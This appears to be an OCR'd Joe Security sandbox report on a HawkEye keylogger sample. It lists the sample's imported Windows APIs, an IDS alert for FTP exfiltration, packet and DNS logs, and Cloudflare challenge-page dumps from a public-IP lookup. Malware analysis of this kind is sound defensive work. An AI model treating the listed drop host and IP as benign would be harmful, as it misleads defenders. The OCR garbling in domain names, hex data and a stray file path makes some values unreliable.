KERNEL32.dll	CompareFileTime, SearchPathA, GetShortPathNameA, GetFullPathNameA, MoveFileA, SetCurrentDirectoryA, GetFileAttributesA, GetLastError, CreateDirectoryA, SetFileAttributesA, Sleep, GetTickCount, GetFileSize, GetModuleFileNameA, GetCurrentProcess, CopyFileA, ExitProcess, GetWindowsDirectoryA, SetFileTime, GetCommandLineA, SetErrorMode, LoadLibraryA, lstrcpynA, GetDiskFreeSpaceA, GlobalUnlock, GlobalLock, CreateThread, CreateProcessA, RemoveDirectoryA, CreateFileA, GetTempFileNameA, lstrlenA, lstrcatA, GetSystemDirectoryA, GetVersion, CloseHandle, lstrcmpiA, lstrcmpA, ExpandEnvironmentStringsA, GlobalFree, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, GetModuleHandleA, LoadLibraryExA, GetProcAddress, FreeLibrary, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, WriteFile, ReadFile, MulDiv, SetFilePointer, FindClose, FindNextFileA, FindFirstFileA, DeleteFileA, GetTempPathA
USER32.dll	EndDialog, ScreenToClient, GetWindowRect, EnableMenuItem, GetSystemMenu, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, RegisterClassA, TrackPopupMenu, AppendMenuA, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxIndirectA, CharPrevA, DispatchMessageA, PeekMessageA, DestroyWindow, CreateDialogParamA, SetTimer, SetWindowTextA, PostQuitMessage, SetForegroundWindow, wsprintfA, SendMessageTimeoutA, FindWindowExA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, OpenClipboard, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongA, LoadImageA, GetDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndPaint, ShowWindow
GDI32.dll	SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectA, SetBkMode, SetTextColor, SelectObject
SHELL32.dll	SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA, SHGetSpecialFolderLocation
ADVAPI32.dll	RegQueryValueExA, RegSetValueExA, RegEnumKeyA, RegEnumValueA, RegOpenKeyExA, RegDeleteKeyA, RegDeleteValueA, RegCloseKey, RegCreateKeyExA
COMCTL32.dll	ImageList_AddMasked, ImageList_Destroy, ImageList_Create
ole32.dll	CoTaskMemFree, OleInitialize, OleUninitialize, CoCreateInstance
VERSION.dll	GetFileVersionInfoSizeA, GetFileVersionInfoA, VerQueryValueA

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
03/11/22-11:57:06.388212	TCP	2020410	ET TROJAN HawkEye Keylogger FTP	49782	21	192.168.2.4	66.70.204.222

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 11, 2022 11:56:39.498601913 CET	49771	80	192.168.2.4	104.16.155.36
Mar 11, 2022 11:56:39.516087055 CET	80	49771	104.16.155.36	192.168.2.4
Mar 11, 2022 11:56:39.516308069 CET	49771	80	192.168.2.4	104.16.155.36
Mar 11, 2022 11:56:39.517868042 CET	49771	80	192.168.2.4	104.16.155.36
Mar 11, 2022 11:56:39.534893990 CET	80	49771	104.16.155.36	192.168.2.4
Mar 11, 2022 11:56:39.541863918 CET	80	49771	104.16.155.36	192.168.2.4
Mar 11, 2022 11:56:39.595161915 CET	49772	443	192.168.2.4	104.16.154.36
Mar 11, 2022 11:56:39.595216036 CET	443	49772	104.16.154.36	192.168.2.4
Mar 11, 2022 11:56:39.595309019 CET	49772	443	192.168.2.4	104.16.154.36
Mar 11, 2022 11:56:39.638482094 CET	49771	80	192.168.2.4	104.16.155.36
Mar 11, 2022 11:56:39.898576975 CET	49772	443	192.168.2.4	104.16.154.36
Mar 11, 2022 11:56:39.898622036 CET	443	49772	104.16.154.36	192.168.2.4
Mar 11, 2022 11:56:39.952605009 CET	443	49772	104.16.154.36	192.168.2.4
Mar 11, 2022 11:56:39.952747107 CET	49772	443	192.168.2.4	104.16.154.36
Mar 11, 2022 11:56:39.955806017 CET	49772	443	192.168.2.4	104.16.154.36
Mar 11, 2022 11:56:39.955833912 CET	443	49772	104.16.154.36	192.168.2.4
Mar 11, 2022 11:56:39.956285000 CET	443	49772	104.16.154.36	192.168.2.4
Mar 11, 2022 11:56:40.138490915 CET	49772	443	192.168.2.4	104.16.154.36
Mar 11, 2022 11:56:40.278337002 CET	49772	443	192.168.2.4	104.16.154.36
Mar 11, 2022 11:56:40.319250107 CET	443	49772	104.16.154.36	192.168.2.4
Mar 11, 2022 11:56:40.319345951 CET	443	49772	104.16.154.36	192.168.2.4
Mar 11, 2022 11:56:40.319412947 CET	443	49772	104.16.154.36	192.168.2.4
Mar 11, 2022 11:56:40.319422007 CET	49772	443	192.168.2.4	104.16.154.36
Mar 11, 2022 11:56:40.319453001 CET	443	49772	104.16.154.36	192.168.2.4
Mar 11, 2022 11:56:40.319523096 CET	49772	443	192.168.2.4	104.16.154.36
Mar 11, 2022 11:56:40.319535971 CET	443	49772	104.16.154.36	192.168.2.4
Mar 11, 2022 11:56:40.319560051 CET	443	49772	104.16.154.36	192.168.2.4
Mar 11, 2022 11:56:40.319622040 CET	49772	443	192.168.2.4	104.16.154.36
Mar 11, 2022 11:56:40.319641113 CET	443	49772	104.16.154.36	192.168.2.4
Mar 11, 2022 11:56:40.319730997 CET	443	49772	104.16.154.36	192.168.2.4
Mar 11, 2022 11:56:40.319794893 CET	49772	443	192.168.2.4	104.16.154.36
Mar 11, 2022 11:56:40.319796085 CET	443	49772	104.16.154.36	192.168.2.4
Mar 11, 2022 11:56:40.319816113 CET	443	49772	104.16.154.36	192.168.2.4
Mar 11, 2022 11:56:40.319879055 CET	49772	443	192.168.2.4	104.16.154.36
Mar 11, 2022 11:56:40.319895029 CET	443	49772	104.16.154.36	192.168.2.4
Mar 11, 2022 11:56:40.320029020 CET	443	49772	104.16.154.36	192.168.2.4
Mar 11, 2022 11:56:40.320101023 CET	49772	443	192.168.2.4	104.16.154.36
Mar 11, 2022 11:56:40.335566044 CET	49772	443	192.168.2.4	104.16.154.36
Mar 11, 2022 11:57:05.140227079 CET	49771	80	192.168.2.4	104.16.155.36
Mar 11, 2022 11:57:05.157907963 CET	80	49771	104.16.155.36	192.168.2.4

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 11, 2022 11:57:05.158040047 CET	49771	80	192.168.2.4	104.16.155.36
Mar 11, 2022 11:57:05.174319029 CET	49782	21	192.168.2.4	66.70.204.222
Mar 11, 2022 11:57:05.287482023 CET	21	49782	66.70.204.222	192.168.2.4
Mar 11, 2022 11:57:05.287642002 CET	49782	21	192.168.2.4	66.70.204.222
Mar 11, 2022 11:57:05.401681900 CET	21	49782	66.70.204.222	192.168.2.4
Mar 11, 2022 11:57:05.416121006 CET	49782	21	192.168.2.4	66.70.204.222
Mar 11, 2022 11:57:05.527772903 CET	21	49782	66.70.204.222	192.168.2.4
Mar 11, 2022 11:57:05.527828932 CET	21	49782	66.70.204.222	192.168.2.4
Mar 11, 2022 11:57:05.528053999 CET	49782	21	192.168.2.4	66.70.204.222
Mar 11, 2022 11:57:05.654520988 CET	21	49782	66.70.204.222	192.168.2.4
Mar 11, 2022 11:57:05.654768944 CET	49782	21	192.168.2.4	66.70.204.222
Mar 11, 2022 11:57:05.766429901 CET	21	49782	66.70.204.222	192.168.2.4
Mar 11, 2022 11:57:05.767116070 CET	49782	21	192.168.2.4	66.70.204.222
Mar 11, 2022 11:57:05.878653049 CET	21	49782	66.70.204.222	192.168.2.4
Mar 11, 2022 11:57:05.878947020 CET	49782	21	192.168.2.4	66.70.204.222
Mar 11, 2022 11:57:05.990483999 CET	21	49782	66.70.204.222	192.168.2.4
Mar 11, 2022 11:57:05.990739107 CET	49782	21	192.168.2.4	66.70.204.222
Mar 11, 2022 11:57:06.102324009 CET	21	49782	66.70.204.222	192.168.2.4
Mar 11, 2022 11:57:06.102615118 CET	49782	21	192.168.2.4	66.70.204.222
Mar 11, 2022 11:57:06.214400053 CET	21	49782	66.70.204.222	192.168.2.4
Mar 11, 2022 11:57:06.281152010 CET	49783	59592	192.168.2.4	66.70.204.222
Mar 11, 2022 11:57:06.387773037 CET	59592	49783	66.70.204.222	192.168.2.4
Mar 11, 2022 11:57:06.387960911 CET	49783	59592	192.168.2.4	66.70.204.222
Mar 11, 2022 11:57:06.388211966 CET	49782	21	192.168.2.4	66.70.204.222
Mar 11, 2022 11:57:06.499972105 CET	21	49782	66.70.204.222	192.168.2.4
Mar 11, 2022 11:57:06.500601053 CET	49783	59592	192.168.2.4	66.70.204.222
Mar 11, 2022 11:57:06.502582073 CET	49783	59592	192.168.2.4	66.70.204.222
Mar 11, 2022 11:57:06.503002882 CET	49783	59592	192.168.2.4	66.70.204.222
Mar 11, 2022 11:57:06.607103109 CET	59592	49783	66.70.204.222	192.168.2.4
Mar 11, 2022 11:57:06.608611107 CET	21	49782	66.70.204.222	192.168.2.4
Mar 11, 2022 11:57:06.608766079 CET	49782	21	192.168.2.4	66.70.204.222
Mar 11, 2022 11:57:06.608994961 CET	59592	49783	66.70.204.222	192.168.2.4
Mar 11, 2022 11:57:06.609338045 CET	59592	49783	66.70.204.222	192.168.2.4
Mar 11, 2022 11:57:06.609569073 CET	49783	59592	192.168.2.4	66.70.204.222

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 11, 2022 11:56:39.170579910 CET	60758	53	192.168.2.4	8.8.8.8
Mar 11, 2022 11:56:39.190047979 CET	53	60758	8.8.8.8	192.168.2.4
Mar 11, 2022 11:56:39.458843946 CET	60647	53	192.168.2.4	8.8.8.8
Mar 11, 2022 11:56:39.479759932 CET	53	60647	8.8.8.8	192.168.2.4
Mar 11, 2022 11:56:39.571732998 CET	64909	53	192.168.2.4	8.8.8.8
Mar 11, 2022 11:56:39.593318939 CET	53	64909	8.8.8.8	192.168.2.4
Mar 11, 2022 11:57:05.145423889 CET	54069	53	192.168.2.4	8.8.8.8
Mar 11, 2022 11:57:05.172800064 CET	53	54069	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Mar 11, 2022 11:56:39.170579910 CET	192.168.2.4	8.8.8.8	0x9e4d	Standard query (0)	63.155.11.0.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Mar 11, 2022 11:56:39.458843946 CET	192.168.2.4	8.8.8.8	0xfce7	Standard query (0)	whatismyip address.com	A (IP address)	IN (0x0001)
Mar 11, 2022 11:56:39.571732998 CET	192.168.2.4	8.8.8.8	0x1ec8	Standard query (0)	whatismyip address.com	A (IP address)	IN (0x0001)
Mar 11, 2022 11:57:05.145423889 CET	192.168.2.4	8.8.8.8	0xd252	Standard query (0)	ftp.manchu timefashion.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 11, 2022 11:56:39.190047979 CET	8.8.8.8	192.168.2.4	0x9e4d	Name error (3)	63.155.11.0.in-addr.arpa	none	none	PTR (Pointer record)	IN (0x0001)
Mar 11, 2022 11:56:39.479759932 CET	8.8.8.8	192.168.2.4	0xfce7	No error (0)	whatismyip address.com		104.16.155.36	A (IP address)	IN (0x0001)
Mar 11, 2022 11:56:39.479759932 CET	8.8.8.8	192.168.2.4	0xfce7	No error (0)	whatismyip address.com		104.16.154.36	A (IP address)	IN (0x0001)
Mar 11, 2022 11:56:39.593318939 CET	8.8.8.8	192.168.2.4	0x1ec8	No error (0)	whatismyip address.com		104.16.154.36	A (IP address)	IN (0x0001)
Mar 11, 2022 11:56:39.593318939 CET	8.8.8.8	192.168.2.4	0x1ec8	No error (0)	whatismyip address.com		104.16.155.36	A (IP address)	IN (0x0001)
Mar 11, 2022 11:57:05.172800064 CET	8.8.8.8	192.168.2.4	0xd252	No error (0)	ftp.manchu timefashion.com		66.70.204.222	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- whatismyipaddress.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49772	104.16.154.36	443	C:\Users\user\AppData\Local\Temp\pjavpo.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49771	104.16.155.36	80	C:\Users\user\AppData\Local\Temp\pjavpo.exe

Timestamp	kBytes transferred	Direction	Data
Mar 11, 2022 11:56:39.517868042 CET	1151	OUT	GET / HTTP/1.1 Host: whatismyipaddress.com Connection: Keep-Alive
Mar 11, 2022 11:56:39.541863918 CET	1152	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 11 Mar 2022 10:56:39 GMT Transfer-Encoding: chunked Connection: keep-alive Cache-Control: max-age=3600 Expires: Fri, 11 Mar 2022 11:56:39 GMT Location: https://whatismyipaddress.com/ Set-Cookie: __cf_bm=rE07xrxDQ3gu5160rFCOZBo1xcY2ARBHMkXyiq.YvX4-1646996199-0-AX39iZhctemb+yAyetr/r3JPZ9wotRMzUuDaAqFqyu9phi5ADWZTJw7ik1WKJR3/bbU0y/Dzu/Oc4rpFB6LmM6E=; path=/; expires=Fri, 11-Mar-22 11:26:39 GMT; domain=.whatismyipaddress.com; HttpOnly Server: cloudflare CF-RAY: 6ea3c3c70b5a5c4a-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49772	104.16.154.36	443	C:\Users\user\AppData\Local\Temp\pjavpo.exe

Timestamp	kBytes transferred	Direction	Data
2022-03-11 10:56:40 UTC	0	OUT	GET / HTTP/1.1 Host: whatismyipaddress.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2022-03-11 10:56:40 UTC	0	IN	HTTP/1.1 403 Forbidden Date: Fri, 11 Mar 2022 10:56:40 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Permissions-Policy: accelerometer=(),autoplay=(),camera=(),clipboard-read=(),clipboard-write=(),fullscreen=(),geolocation=(),gyroscope=(),hid=(),interest-cohort=(),magnetometer=(),microphone=(),payment=(),publickey-credentials-get=(),screen-wake-lock=(),serial=(),sync-xhr=(),usb=() Cache-Control: private, max-age=0, no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Expires: Thu, 01 Jan 1970 00:00:01 GMT X-Frame-Options: SAMEORIGIN Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Set-Cookie: __cf_bm=0fu62l9a9_o52ZpSiY3B2Ubbqf8OPYGmRmWYhvH38y0-1646996200-0-AfArknz4ODut5S1R3Wyrv/QQodqXd6I1PPLa+MPUvKGZ6LT0rq7co6gxFQbkOapzHcyoZ6cbSHNSxTJdVa3eLOE=; path=/; expires=Fri, 11-Mar-22 11:26:40 GMT; domain=.whatismyipaddress.com; HttpOnly; Secure Server: cloudflare CF-RAY: 6ea3c3cbc8a66955-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
2022-03-11 10:56:40 UTC	1	IN	Data Raw: 33 33 39 61 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 Data Ascii: 339a<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->...[if
2022-03-11 10:56:40 UTC	1	IN	Data Raw: 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 0a 3c 74 69 74 6c 65 3e 50 6c 65 61 73 65 20 57 61 69 74 2e 2e 2e 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 20 20 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 63 61 70 74 63 68 61 2d 62 79 70 61 73 73 22 20 69 64 3d 22 63 61 70 74 63 68 61 2d 62 79 70 61 73 73 22 20 2f 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 Data Ascii: > ...<![endif]--><head><title>Please Wait... | Cloudflare</title> <meta name="captcha-bypass" id="captcha-bypass" /><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" c
2022-03-11 10:56:40 UTC	2	IN	Data Raw: 46 50 57 76 3a 20 22 67 22 2c 0a 20 20 20 20 20 20 20 20 63 54 54 69 6d 65 4d 73 3a 20 22 31 30 30 30 22 2c 0a 20 20 20 20 20 20 20 20 63 4c 74 3a 20 22 6e 22 2c 0a 20 20 20 20 20 20 20 20 63 52 71 3a 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 72 75 3a 20 22 61 48 52 30 63 48 4d 36 4c 79 39 33 61 47 46 30 61 58 4e 74 65 57 6c 77 59 57 52 6b 63 6d 56 7a 63 79 35 6a 62 32 30 76 22 2c 0a 20 20 20 20 20 20 20 20 20 20 20 20 72 61 3a 20 22 22 2c 0a 20 20 20 20 20 20 20 20 20 20 20 20 72 6d 3a 20 22 52 30 56 55 22 2c 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 3a 20 22 56 62 30 77 4d 34 53 70 57 75 62 6c 54 4b 74 61 4c 51 45 7a 69 62 62 55 61 78 48 38 55 6a 6d 73 63 46 7a 6b 6e 72 77 56 69 4e 4c 44 45 67 42 6b 2b 31 34 32 44 4f 4e 77 36 38 73 75 6b 36 62 41 32 5a 71 6f 72 66 67 51 46 Data Ascii: FPWv: "g", cTTimeMs: "1000", cLt: "n", cRq: { ru: "aHR0cHM6Ly93aGF0aXNteWlwYWRkcmVzcy5jb20v", ra: "", rm: "R0VU", d: "Vb0wM4SpWublTKtaLQEzibbUaxH8UjmscFzknrwViNLDEgBk+142DONw68suk6bA2ZqorfgQF
2022-03-11 10:56:40 UTC	4	IN	Data Raw: 74 6f 3b 7d 0a 20 20 23 63 66 2d 77 72 61 70 70 65 72 20 23 63 66 2d 70 6c 65 61 73 65 2d 77 61 69 74 7b 74 65 78 74 2d 61 6c 69 67 6e 3a 63 65 6e 74 65 72 7d 0a 20 20 2e 61 74 74 72 69 62 75 74 69 6f 6e 20 7b 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 33 32 70 78 3b 7d 0a 20 20 2e 62 75 62 62 6c 65 73 20 7b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 35 38 32 32 30 3b 20 77 69 64 74 68 3a 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 32 30 70 78 3b 20 6d 61 72 67 69 6e 3a 32 70 78 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 31 30 30 25 3b 20 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 20 7d 0a 20 20 23 63 66 2d 77 72 61 70 70 65 72 20 23 63 68 61 6c 6c 65 6e 67 65 2d 66 6f 72 6d 20 7b 20 70 61 64 64 69 6e 67 2d 74 6f 70 3a Data Ascii: to;} #cf-wrapper #cf-please-wait{text-align:center} .attribution {margin-top: 32px;} .bubbles { background-color: #f58220; width:20px; height: 20px; margin:2px; border-radius:100%; display:inline-block; } #cf-wrapper #challenge-form { padding-top:
2022-03-11 10:56:40 UTC	5	IN	Data Raw: 63 6c 61 73 73 3d 22 63 66 2d 73 65 63 74 69 6f 6e 20 63 66 2d 68 69 67 68 6c 69 67 68 74 20 63 66 2d 63 61 70 74 63 68 61 2d 63 6f 6e 74 61 69 6e 65 72 22 3e 0a 20 20 20 20 20 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 66 2d 77 72 61 70 70 65 72 22 3e 0a 20 20 20 20 20 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 66 2d 63 6f 6c 75 6d 6e 73 20 74 77 6f 22 3e 0a 20 20 20 20 20 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 66 2d 63 6f 6c 75 6d 6e 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 66 2d 68 69 67 68 6c 69 67 68 74 2d 69 6e 76 65 72 73 65 20 63 66 2d 66 6f 72 6d 2d 73 74 61 63 6b 65 64 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 Data Ascii: class="cf-section cf-highlight cf-captcha-container">
2022-03-11 10:56:40 UTC	6	IN	Data Raw: 36 47 57 31 36 4d 76 57 44 67 51 4c 56 74 59 54 66 72 65 4b 34 70 38 65 79 79 77 45 61 4f 4c 73 39 75 51 35 30 48 68 47 46 36 52 71 4f 6c 4e 43 71 48 41 48 44 4c 5f 58 39 53 4f 6c 5f 65 30 64 68 64 68 58 39 63 6c 32 73 32 30 52 71 79 42 39 68 71 6c 36 72 6b 38 36 72 59 39 68 61 30 31 6e 47 44 77 31 39 79 79 33 77 55 36 55 77 61 68 48 2d 48 54 42 54 4d 4b 62 65 33 31 56 77 71 4f 46 69 41 77 6f 54 54 45 6d 5a 44 79 50 46 54 6c 4d 62 36 64 64 52 4f 6f 6e 62 43 64 72 58 67 32 48 36 65 46 6a 6e 67 66 71 34 38 38 68 4f 5f 48 67 4d 77 69 56 2d 32 41 6d 51 34 7a 69 35 42 55 67 44 6c 69 64 6d 6d 37 59 47 56 79 46 58 6c 4f 6f 68 75 66 34 4e 35 45 6e 7a 72 38 57 36 71 58 6d 46 65 71 73 49 6c 68 61 59 38 39 73 50 4e 39 35 55 74 59 74 57 6c 5f 5a 33 56 32 32 37 62 79 Data Ascii: 6GW16MvWDgQLVtYTfreK4p8eyywEaOLs9uQ50HhGF6RqOlNCqHAHDL_X9SOl_e0dhdhX9cl2s20Rqy B9hql6rk86rY9ha01nGDw19yy3wU6UwahH-HTBTMKbe31VwqOFiAwoTTEmZDyPFTlMb6ddROonbCdrXg2H6eFjngfq488hO_HgMwiV-2AmQ4zi5BUgDlidmm7YGVyFXlOohuf4N5Enzr8W6qXmFeqsIlhaY89sPN95UtYtWl_Z3V227by

Timestamp	kBytes transferred	Direction	Data
2022-03-11 10:56:40 UTC	8	IN	Data Raw: 4d 72 56 43 45 6a 77 67 74 47 37 33 4f 71 31 45 59 55 6b 70 69 74 61 52 35 37 74 41 65 2b 52 39 69 2b 4a 36 6a 47 74 5a 78 63 34 48 72 66 5a 6f 77 78 38 69 49 59 4e 4b 59 57 66 78 65 2f 68 63 70 32 34 41 35 4e 42 41 53 4f 67 4f 5a 49 61 4f 2f 76 4f 2f 42 70 64 5a 62 4c 51 36 78 78 45 68 49 62 34 45 6c 6a 73 53 76 78 50 79 2b 6f 41 57 68 6a 43 4b 74 6c 4c 31 70 78 30 49 67 6f 49 53 2f 47 7a 43 78 4d 61 67 45 50 76 6d 78 56 6f 45 56 68 45 63 4a 77 6f 50 76 68 63 4f 55 30 4e 43 53 76 68 36 68 62 2b 47 47 48 35 47 71 6b 37 54 56 4a 35 63 6f 57 77 65 7a 55 4b 73 74 57 6a 79 33 59 59 52 48 79 57 70 74 6c 7a 4f 46 36 37 38 67 57 70 78 63 36 47 50 34 65 38 51 68 65 61 47 6b 54 30 77 35 69 4e 31 58 6e 5a 55 32 66 47 75 41 62 47 46 51 31 42 63 31 59 48 6a 44 46 31 Data Ascii: MrVCEjwgtG73Oq1EYUkpitaR57tAe+R9i+J6jGtZxc4HrfZowx8iIYNKYWfxe/hcp24A5NBASOgOZIaO/vO/BpdZbLQ6xxEhIb4EljsSvxPy+oAWhjCKtlL1px0IgoIS/GzCxMagEPvmxVoEVhEcJwoPvhcOU0NCSvh6hb+GGH5Gqk7TVJ5coWwezUKstWjy3YYRHyWptlzOF678gWpxc6GP4e8QheaGkT0w5iN1XnZU2fGuAbGFQ1Bc1YHjDF1
2022-03-11 10:56:40 UTC	9	IN	Data Raw: 69 70 74 20 6f 6e 20 61 6e 64 20 72 65 6c 6f 61 64 20 74 68 65 20 70 61 67 65 2e 3c 2f 68 31 3e 0a 20 20 3c 2f 6e 6f 73 63 72 69 70 74 3e 0a 20 20 20 20 3c 64 69 76 20 69 64 3d 22 6e 6f 2d 63 6f 6f 6b 69 65 2d 77 61 72 6e 69 6e 67 22 20 63 6c 61 73 73 3d 22 63 6f 6f 6b 69 65 2d 77 61 72 6e 69 6e 67 22 20 64 61 74 61 2d 74 72 61 6e 73 6c 61 74 65 3d 22 74 75 72 6e 5f 6f 6e 5f 63 6f 6f 6b 69 65 73 22 20 73 74 79 6c 65 3d 22 64 69 73 70 6c 61 79 3a 6e 6f 6e 65 22 3e 0a 20 20 20 20 20 20 3c 70 20 64 61 74 61 2d 74 72 61 6e 73 6c 61 74 65 3d 22 74 75 72 6e 5f 6f 6e 5f 63 6f 6f 6b 69 65 73 22 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 62 64 32 34 32 36 3b 22 3e 50 6c 65 61 73 65 20 65 6e 61 62 6c 65 20 43 6f 6f 6b 69 65 73 20 61 6e 64 20 72 65 6c 6f 61 64 20 Data Ascii: ipt on and reload the page.</h1> </noscript> <p data-translate="turn_on_cookies" style="color:#bd2426;">Please enable Cookies and reload
2022-03-11 10:56:40 UTC	10	IN	Data Raw: 79 2e 61 70 70 65 6e 64 43 68 69 6c 64 28 74 72 6b 6a 73 29 3b 0a 20 20 20 20 20 20 20 20 76 61 72 20 63 70 6f 3d 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 3b 0a 20 20 20 20 20 20 20 20 63 70 6f 2e 74 79 70 65 3d 27 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 27 3b 0a 20 20 20 20 20 20 2 0 20 20 63 70 6f 2e 73 72 63 3d 22 2f 63 64 6e 2d 63 67 69 2f 63 68 61 6c 6c 65 6e 67 65 2d 70 6c 61 74 66 6f 72 6d 2f 6 8 2f 67 2f 6f 72 63 68 65 73 74 72 61 74 65 2f 6d 61 6e 61 67 65 64 2f 76 31 3f 72 61 79 3d 36 65 61 33 63 33 62 63 38 61 36 36 39 35 35 22 3b 0a 20 20 20 20 20 20 20 20 20 0a 20 20 20 20 20 20 20 20 20 77 69 6e 64 6f 77 2e 5f 63 66 5f 63 68 6 c 5f 6f 70 74 2e 63 4f 67 55 51 75 65 72 79 20 3d 20 6c 6f 63 61 Data Ascii: y.appendChild(trkjs); var cpo=document.createElement('script'); cpo.type='text/javascript'; cpo.src="/cdn-cgi/challenge-platform/h/g/orchestrate/managed/v1?ray=6ea3c3cbc8a66955"; window._cf_chl_opt.cOgUQuery = loca
